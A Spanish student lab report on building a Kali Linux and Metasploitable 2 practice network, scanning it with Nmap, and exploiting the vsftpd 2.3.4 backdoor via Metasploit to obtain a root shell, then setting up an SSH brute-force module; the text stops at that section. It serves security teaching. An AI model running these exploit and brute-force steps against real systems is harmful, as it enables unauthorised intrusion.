

**INFORME TÉCNICO: CONFIGURACIÓN Y EXPLOTACIÓN DE
SERVICIOS CON KALI LINUX Y METASPLOITABLE 2**

Autora

ROSA ELVIRA MONTH CORDOBA

Institución

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CORDOBA

Facultad

INGENIERIA

Programa

TELECOMUNICACIONES E INFORMATICA

Asignatura

SEGURIDAD Y AUDITORIA DE REDES

Periodo

2025-1

Docente

RAFAEL SANDOVAL MORALES

QUIBDÓ – CHOCÓ

7 de ago. de 25

Tabla de contenido

INFORME TÉCNICO: CONFIGURACIÓN Y EXPLOTACIÓN DE SERVICIOS CON KALI LINUX Y METASPLOITABLE 2	1
1 Resumen.....	6
2 Palabras clave	7
3 Introducción	8
4 Objetivos	9
4.1 General.....	9
4.2 Específicos	9
5 Marco teórico	10
5.1 Configuración del entorno virtual.....	10
5.1.1 Descarga de ISOs.....	10
5.1.2 Creación de máquinas virtuales	11
5.1.3 Asignación y verificación de IP	11
5.1.4 Verificar conectividad	13
6 Escaneo con Nmap.....	14
6.1 Resultado observado (imagen 4):	15
6.2 Resultado (imagen 5):	15
7 Uso de Metasploit Framework.....	16
7.1 Explotación de puertos y servicios específicos.....	17
7.1.1 Puerto 21 – FTP (vsftpd 2.3.4).....	17
7.1.2 Puerto 22 – SSH.....	17

7.1.3	Puerto 23 – Telnet	19
7.1.4	Puerto 25 – SMTP.....	20
7.1.5	Puerto 53 – DNS	21
7.1.6	Puertos 139 y 445 – Samba/SMB	23
7.1.7	Puerto 2121 – FTP alternativo	25
7.1.8	Puerto 3306 – MySQL.....	26
7.1.9	Puerto 5432 – PostgreSQL	27
7.1.10	Explotación web – DVWA	27
8	Resultados	29
9	Análisis de vulnerabilidades	30
10	Conclusiones	31
11	Recomendaciones	32
12	Referencias.....	33

TABLA DE FIGURAS

Ilustración 1 -iso.....	10
Ilustración 2 -isos	11
Ilustración 3 – maquinas	11
Ilustración 4 – Kali.....	12
Ilustración 5 - metasploitable.....	13
Ilustración 6 – ping.....	14
Ilustración 7 - servicios de map	15
Ilustración 8 - ejemplo en clases	15
Ilustración 9 - msfconsole	16
Ilustración 10.....	17
Ilustración 11	18
Ilustración 12.....	19
Ilustración 13.....	20
Ilustración 14.....	20
Ilustración 15.....	21
Ilustración 16.....	21
Ilustración 17.....	22
Ilustración 18.....	23
Ilustración 19.....	23
Ilustración 20.....	24
Ilustración 21.....	24

Ilustración 22.....	25
Ilustración 23.....	25
Ilustración 24.....	25
Ilustración 25.....	26
Ilustración 26.....	27
Ilustración 27.....	28
Ilustración 28.....	28
Ilustración 29.....	29

1 Resumen

Se configuró un entorno virtualizado con Kali Linux y Metasploitable 2 en red NAT, se verificó la conectividad, se realizó un escaneo con Nmap y se explotaron vulnerabilidades en puertos específicos usando Metasploit.

2 Palabras clave

Kali Linux, Metasploitable 2, NAT, Metasploit, Nmap, Exploit, Seguridad Informática.

3 Introducción

Se presenta la configuración de un entorno de pruebas y la explotación de vulnerabilidades en servicios críticos de Metasploitable 2 desde Kali Linux para prácticas de seguridad ofensiva.

4 Objetivos

4.1 General

- Configurar y probar un entorno seguro para evaluar vulnerabilidades.

4.2 Específicos

- o Configurar la red NAT.
- o Verificar conectividad.
- o Escanear servicios.
- o Explotar vulnerabilidades.

5 Marco teórico

5.1 Configuración del entorno virtual

Breve descripción de Kali, Metasploitable 2, redes NAT, Nmap, Metasploit y principales servicios expuestos.

5.1.1 Descarga de ISOs

- Kali Linux




Ilustración 1 -iso

Ilustración 1 - KALI LINUX

- Metasploitable 2




Ilustración 2 -isos

5.1.2 Creación de máquinas virtuales

- En VirtualBox, crea dos máquinas: Kali y Metasploitable 2.




Ilustración 3 – máquinas

5.1.3 Asignación y verificación de IP

En cada máquina:

ip a

Ambas deben tener direcciones en la subred 10.0.2.0/24.


Para confirmar la correcta asignación de direcciones IP en las máquinas virtuales, se ejecutó el comando ip a en cada sistema operativo. Como resultado, ambas máquinas

presentan direcciones en el rango 10.0.2.0/24, evidenciando que están correctamente configuradas para comunicarse entre sí a través de la red NAT.

A continuación, se muestra la captura de pantalla como evidencia del estado de la configuración:

En cada máquina:

Kali Linux



```
KALI LINUX [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

rosalinux [Corriendo] - Oracle VirtualBox
Archivo Acciones Editar Vista Ayuda

(rosalinux)~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
    aut qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
    roup default qlen 1000
    link/ether 08:00:27:4f:bc:d7 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 464sec preferred_lft 464sec
    inet6 fe80::a00:27ff:fe4f:bcd7/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(rosalinux)~$
```

Ilustración 4 – Kali

Metasploitable

```

Metasploitable2 [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
Last login: Mon Aug  4 17:04:50 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:47:cc:b8 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global eth0
    inet6 fe80::a00:27ff:fe47:ccb8/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _

```

Ilustración 5 - metasploitable

5.1.4 Verificar conectividad

Desde Kali:

ping 10.0.2.15

Debe haber respuesta para asegurar que las máquinas se ven entre sí.




Ilustración 6 – ping

6 Escaneo con Nmap

Ejecutar en Kali para detectar servicios vulnerables:

`nmap -p 21,22,23,25,53,139,445,2121,3306,5432 10.0.2.15`




Ilustración 7 - servicios de map

6.1 Resultado observado (imagen 4):

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 2.3.4

22/tcp open ssh OpenSSH 4.7p1 Debian

Para descubrir hosts en la red:

`nmap -sn 10.0.2.15/24`

```


Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian

```

Ilustración 8 - ejemplo en clases

6.2 Resultado (imagen 5):

Detecta direcciones activas como 10.0.2.1 a 10.0.2.15, confirmando funcionamiento de la red NAT.



7 Uso de Metasploit Framework

Inicia Metasploit:




Ilustración 9 - msfconsole

msfconsole

7.1 Explotación de puertos y servicios específicos

7.1.1 Puerto 21 – FTP (vsftpd 2.3.4)

Usar el exploit:


```
use exploit/unix/ftp/vsftpd_234_backdoor
```

```
set payload cmd/unix/interact
```

```
exploit
```

Salida real (imagen 2):

- Banner: 220 (vsFTPD 2.3.4)
- Backdoor activado: *Backdoor service has been spawned...*
- Shell obtenido como root:
- UID=0(root) GID=0(root)
- Command shell session 1 opened...



```

https://metasploit.com

=[ metasploit v6.4.64-dev ]
+ --=[ 2519 exploits - 1296 auxiliary - 431 post ]
+ --=[ 1610 payloads - 49 encoders - 13 nops ]
+ --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 10.0.2.4
rhosts => 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.0.2.4:21 - The port used by the backdoor bind listener is already open
[*] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:35633 -> 10.0.2.4:6200) at 2025
07 11:57:50 +0200
  
```

Ilustración 10

7.1.2 Puerto 22 – SSH

Para ataques por fuerza bruta o autenticación con Metasploit, buscar el módulo `ssh_login`:

```
search ssh_login
```

Resultados (imagen 1):

- Módulos listados:
 - auxiliary/scanner/ssh/ssh_login
 - auxiliary/scanner/ssh/ssh_login_pubkey

Usar módulo:

use auxiliary/scanner/ssh/ssh_login

options

Configurar RHOSTS, USERNAME y PASSWORD según pruebas.




Ilustración 11

